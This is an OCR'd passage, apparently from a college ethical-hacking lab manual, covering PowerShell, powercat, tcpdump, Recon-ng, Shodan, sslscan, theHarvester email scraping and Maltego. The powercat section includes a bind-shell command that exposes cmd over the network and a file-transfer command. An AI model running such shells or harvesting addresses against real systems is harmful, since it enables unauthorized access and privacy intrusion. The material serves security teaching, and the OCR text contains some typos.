
   Get-Service A*
7. Set-Location is used to change current working directory


   Set-Location C:\Users\hp\Desktop
8. Run the command below to collect the list of all the PowerShell commands (Get-Command) in memory and convert (ConvertTo-Html) the list to an HTML file named Command.html.

   Get-Command | ConvertTo-Html > Commands.html

9. Run the command below to collect a list of PowerShell commands (Get-Command), and export the list as a CSV file (Export-CSV) named Commands.csv.

   Get-Command | Export-CSV Commands.csv






Powercat

This package contains a netcat powershell version. It's a simple utility which reads and writes data across network connections using DNS or UDP protocol
Testing PowerShell Communication

```
To test it use
       powercat -c 127.0.0.1 -p 9000 -v

To transfer files
On Server
      powercat -l -p 9000 -of C:\file.txt -v

On Client
      powercat -c 192.168.1.16 -p 9000 -i C:\1.txt -v

To bind shell
      powercat -l -p 9000 -e cmd -v
To test from client
      powercat -c 192.168.1.16 -p 9000 -v
       whoami
```

C. Wireshek and tcpdump


WIRESHARK: Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.




Tcpdump

This program allows you to dump the traffic on a network. tcpdump is able to examine IPv4, ICMPv4, IPv6, ICMPv6, UDP, TCP, SNMP, AFS BGP, RIP, PIM, DVMRP, IGMP, SMB, OSPF, NFS and many other packet types.It can be used to print out the headers of packets on a network interface, filter packets that match a certain expression. You can use this tool to track down network problems, to detect attacks or to monitor network activities

```
sudo tcpdump -D
```




```
sudo tcpdump -i lo
```




```
sudo tcpdump -c 4 -i lo
```

To print captured packages in ASCII format

```
sudo tcpdump -A -i lo
```

To display packets in HEX and ASCII values

```
sudo tcpdump -XX -i lo
```

```
To save captured packets into a file
sudo tcpdump -w captured_packets.pcap -i lo

To read captured packets from a file
sudo tcpdump -r captured_packets.pcap

To capture packets with ip address
sudo tcpdump -n -i lo
To capture only TCP packets sudo tcpdump -i lo tcp
```

PRACTICAL NO.3

Passive Information Gathering

a. Whois Enumeration/ Google Hacking
b. Netcraft, Recon-ng, Shodan
c. SSL Server Test

Passive Information Gathering


When you are conducting a penetration test, it is important to take a methodological approach to information gathering and divide the task up into two parts: passive information gathering and active information gathering. Passive information gathering should come first. It involves collecting public information from the internet about the company being assessed — without invoking any kind of communication with the target systems.

Passive information gathering involves using internet resources to find out publicly available information about the company that could help you exploit the company's systems and bypass security controls while performing the pen test. There are different techniques to passive information gathering: you could surf public internet sites manually, query DNS, or use open-source intelligence (OSINT) gathering tools to automate the discovery of information. Most of these techniques are not technical in nature, but they do represent the mindset of a hacker, so you want to follow similar strategies when performing your pen test.


A. Whois Enumeration / Google Hacking

Following command can be used to get details of all options which can be used with whois command

whois-help



whois google.com



B. Netcraft, Recon-ng, Shodan

Netcraft: Used to get information about the technologies which is used by the target websites.

Network: Domain, the IP address, and Domain registrar etc
Site Technology: Client side, server side, client side scripting etc

Recon-ng
Recon-ng is free and open-source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance.

Features of Recon-ng:
Recon-ng is free and open-source tool this means you can download and use it at free of cost.
Recon-ng is a complete package of information gathering modules. It has so many modules that you can use for information gathering.
Recon-ng works and acts as a web application/website scanner.
Recon-ng is one of the easiest and useful tool for performing reconnaissance.

Uses of Recon-ng :
Recon-ng is a complete package of Information gathering tools.
Recon-ng can be used to find IP Addresses of target.
Recon-ng can be used to look for error-based SQL injections.
Recon-ng can be used to find sensitive files such as robots.txt.
Recon-ng can be used to find information about Geo-IP lookup, Banner grabbing, DNS lookup, port scanning, sub-domain information, reverse IP using WHOIS lookup.
Recon-ng can be used to detects Content Management Systems (CMS) in use of a target web application,

1 : To launch recon-ng type following command
recon-ng

2 : To know about workspaces just type the following command.
workspaces create <nameofworkspace>

workspaces create testworkspace


```
[recon-ng][default] > workspaces create testworkspace
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
```

3 : search marketplace with following commad

Marketplace search

```
[recon-ng][default] > workspaces load testworkspace
[recon-ng][testworkspace] > marketplace search

  +------------------------------------------------------------------------------------------
-------------------------+
  |                          Path                              | Version |     Status
    |  Updated    | D | K |
  +------------------------------------------------------------------------------------------
-------------------------+
  | discovery/info_disclosure/cache_snoop                      | 1.1     | not instal
led | 2020-10-13 |   |   |
  | discovery/info_disclosure/interesting_files                | 1.2     | not instal
led | 2021-10-04 |   |   |
  | exploitation/injection/command_injector                    | 1.0     | not instal
led | 2019-06-24 |   |   |
  | exploitation/injection/xpath_bruter                        | 1.2     | not instal
led | 2019-10-08 |   |   |
  | import/csv_file                                            | 1.1     | not instal
led | 2019-08-09 |   |   |
  | import/list                                                | 1.1     | not instal
led | 2019-06-24 |   |   |
  | import/masscan                                             | 1.0     | not instal
```

4 : Go to marketplace to install modules to initiate your Reconnaissance
marketplace install (module name)

marketplace install recon/companies-domains/viewdns_reverse_whois

```
[recon-ng][testworkspace] > marketplace install recon/profiles-profiles/profi
ler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules ...
[recon-ng][testworkspace] >
```

5 : Load the Module

moules load
recon/companies-domains/viewdns_reverse_whois

```
[recon-ng][default] > marketplace load recon/profiles-profiles/profiler
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][default] >
```

6: to use this module we have to set the source
option set SOURCE (Domain name)

7 : then run the modul using run command
run

```
[recon-ng][default] > modules load econ/profiles-profiles/profiler
[recon-ng][default][profiler] > options set SOURCE google.com
SOURCE ⇒ google.com
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/mast
er/web_accounts_list.json...

  Looking Up Data For: Google.Com
  ------------------------------
[*] Checking: 7cup
[*] Checking: Artists & Clients
[*] Checking: Ameblo
[*] Checking: Aminoapps
[*] Checking: Anilist
[*] Checking: AnimePlanet
```

Shodan

Shodan is a search engine that lets the user find specific types of computers (web cam, routers, servers, etc) currently connected to the internet.
The most fundamental difference between the google and Shodan Eye is that Shodan Eye analyses the Internet, while Google analyses the WWW. The devices connected to the WWW

are only a small part of what is really connected to the Internet.

1: Give following command to initialize shodan
shodan init YOUR _API_KEY

the shodan CLI has lot of commands

1: count – returns the number of result for search query
$ shodan count microsoft iis 6.0

5310594


2: Hots - See information about the host such as where it's located, what ports are open and which organization owns the IP
Example
$ shodan host 189.201.128.250

3: myip - Returns your Internet-facing IP address.
Example
$ shodan myip 199.30.49.210

4 : parse - Use parse to analyze a file that was generated using the download command. It lets you filter out the fields that you're interested in, convert the JSON to a CSV and is friendly for pipe-ing to other scripts.

$ shodan parse --fields ip_str,port,org --separator ,
microsoft-data.json.gz

5: search - This command lets you search Shodan and view the results in a terminal-friendly way. By default it will display the IP, port, hostnames and data. You can use the --fields parameter to print whichever banner fields you're interested in.
$ shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0



C. SSL Server Test:

This test can be done by using SSLscan
sslscan nameofthehost
sslscan sathayecollege.edu.i

```
┌──(kali㉿kali)-[~]
└─$ sslscan sathayecollege.edu.in                                    1 ✕
Version: 2.0.10-static
OpenSSL 1.1.1l-dev  xx XXX xxxx

Connected to 107.180.36.94

Testing SSL server sathayecollege.edu.in on port 443 using SNI name sathayeco
llege.edu.in

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled
```

```
  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-521 DHE 52
1
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-384 DHE 38
4
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 25
6
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Preferred TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-521 DHE 52
1
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 25
6
Accepted  TLSv1.1  256 bits  AES256-SHA
Preferred TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-521 DHE 52
1
Accepted  TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 25
6
Accepted  TLSv1.0  256 bits  AES256-SHA
```

PRACTICAL NO. 4

User Information Gathering

1. Email Harvesting, Password Dumps

Email harvesting is the process of obtaining lists, either by purchase or theft, of valid email addresses for the purpose of sending bulk email or spam, or in malicious instances, phishing attempts. Spammers may use bots to find valid email addresses on the Internet by spidering web pages.

The harvester is the email scraping tool available in Kali Linux. In this post, we will learn how to use the harvester to scrape the email addresses of our target from the internet.

The harvester tool is easy to use, and its syntax of commands is easy too.

Take help of theHarvester

Open the terminal and get the harvester's help to have a look at all commands.

theHarvester –help

Open a terminal and use the below command. We will be using github.com for our tutorial.

theHarvester -d github.com -b google -l 300

-d :- This option is used to specify the domain name of the target.

-b :- Specify sources you want to use for email scraping.

-l :- Limit of pages to explore. I am gonna go through only 300 page

```
company or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -g, --google-dork     Use Google Dorks for Google search.
  -p, --proxies         Use proxies for requests, enter proxies in
                        proxies.yaml.
  -s, --shodan          Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output
                        directory: --screenshot output_directory
  -v, --virtual-host    Verify host name via DNS resolution and search for
                        virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default
                        False.
  -r, --take-over       Check for takeovers.
  -n, --dns-lookup      Enable DNS server lookup, default False.
  -c, --dns-brute       Perform a DNS brute force on the domain.
```

Exporting the output in HTML file

You can export the output of your results in XML or HTML file. Let's see how to export the results in an HTML file.
theHarvester -d github.com -b google.com -l 400 -f
/home/naruto/Desktop/emails-github.html

-f :- It's used to specify the filename and path where you want to export the result.

-b :- Using the Baidu search engine for gathering emails.

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d github.com -b google.com -l 400 -f

*******************************************************************
*                                                                 *
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************
```

Password Dump:
Credential dumping is a type of cyber-attack where a computer is breached, and usernames and passwords are obtained by the attacker. This can be harmful if it happens to your personal computer, but it can be absolutely devastating if an attacker is able to perform credential dumping on a computer that is a part of a larger network.
This hacking technique is implemented after a computer has been breached by the attacker. Usernames and passwords are extremely valuable to cybercriminals and can be used to acquire sensitive

information as well as to gain access to admin and other privileged account credentials and other computers on a network.
After gaining access to a computer, a hacker will perform credential dumping by gaining access to the cache of passwords that are stored in your computer s memory. For user convenience, operating systems and browsers have the ability to save usernames and passwords and then automatically fill in your login information to sites and programs you frequent. Unfortunately, this convenience has come at a cost and can leave your information more vulnerable to credential theft and dumping.

2. Information Gathering Frameworks- OSINT Framework, Maltego

The first phase in ethical hacking is reconnaissance, also known as footprinting and information collecting, in which we gather as much information about the target as possible.

The OSINT Framework can be accessed from websites https://osintframework.com/
On the right top corner of the screen, you can find indicators for some of the listed tools.
(T) — Indicates a link to a tool that must be installed and run locally
(D) — Google Dork (or Google Hacking)
(R) — Requires registration
(M) — Indicates a URL that contains the search term and the URL itself must be edited manually

OSINT using Maltego

Maltego is an open-source intelligence forensic application. Which will help you to get more accurate information and in a smarter way. In simple words, it is an information-gathering tool

Features of Maltego:

- It is used for gathering information for security related work. It will save your time and make you work smarter and accurately.
- It will help you in the thinking process by demonstrating connected links between all the searched items.
- If you want to get hidden information, it (Maltego) can help you to discover it.
- It is pre-installed (in the information gathering section) in Kali Linux.

1. Download maltego from official web site
2. Install the maltego with following command: Dbpkg -i nameofthefile
3. Register to maltego

Using Maltego tool in Kali Linux

1. Open Terminal and type “maltego” to run Maltego tool: maltego
2. You must register yourself first to use Maltego and remember your password as you will need it again the next time you login into Maltego. After the registration process, you can log in to Maltego. After that click on Machines and then choose Run Machine.
3. Machine: A machine is simply what type of foot printing we want to do against our target. Select the machine that you want to use.
4. Once we are done with the process of choosing a machine for our footprinting. We need to choose a Target.
5. Maltego will now begin to gather info on our target

PRACTICAL NO.5


Active Information Gathering

A. DNS Enumeration

DNS Reconnaissance is an information-gathering part for a penetration testing. It is used where penetration testing is being performed. It can gather and collect all types of information on the records and target server. It does not affect any IP addresses; therefore, it is best to use for checking on or disclose the information of any network. This is only possible for those networks or organizations that do not check upon the DNS traffic


To gather DNS information, different tools are available. The following are some tools for DNS Reconnaissance.

